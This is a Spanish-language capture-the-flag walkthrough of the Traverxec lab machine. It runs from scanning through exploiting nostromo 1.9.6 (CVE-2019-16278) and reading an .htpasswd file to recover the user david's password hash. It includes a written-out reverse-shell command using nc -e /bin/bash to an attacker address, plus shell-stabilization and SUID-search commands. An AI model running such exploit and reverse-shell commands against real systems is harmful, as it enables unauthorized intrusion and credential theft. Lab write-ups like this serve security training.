Traverxec

##Traverxec maquina facil##

Escaneo:
└─ nmap -Pn -sCV 10.10.10.165 -T4
Starting Nmap 7.94 (https://nmap.org) at 2023-10-17 22:09 -05
Nmap scan report for 10.10.10.165 (10.10.10.165)
Host is up (0.073s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
| 2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
| 256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_ 256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open http   nostromo 1.9.6
|_http-title: TRAVERXEC
|_http-server-header: nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds

usando dirb
--> Test ==>
DIRECTORY: http://10.10.10.165/css/


==> DIRECTORY: http://10.10.10.165/icons/

==> DIRECTORY: http://10.10.10.165/img/


+ http://10.10.10.165/index.html (CODE:200|SIZE:
15674)
==> DIRECTORY: http://10.10.10.165/js/

==> DIRECTORY: http://10.10.10.165/lib/


en lib encontre




buscamos un exploit y econtramos




comentamos una linea






utilizamos un exploit de internet poque este nos estaba dando problemos
https://github.com/AnubisSec/CVE-2019-16278

corremos con python2





como tenemos nc levantamos una shell




tenemos shell

python2 nostromo.py -t 10.10.10.165 -p 80 -c "nc 10.10.14.7 1234 -e /bin/bash"






mejoramos la shell
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174
entramos a david pero no podemos ingresar



##get access user david###33
find / -perm -4000 2>/dev/null
usr/lib/openssh/ssh-keysign



en la capeta /var/nostromo/conf encontramos


```
mimes nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html
```

```
# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```


HACEMOS CAT EN EL ARCHIVO .HTPASSWD

```
# HOMEDIRS [OPTIONAL]
homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$ cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$
```


david:1e7NfNpNi$A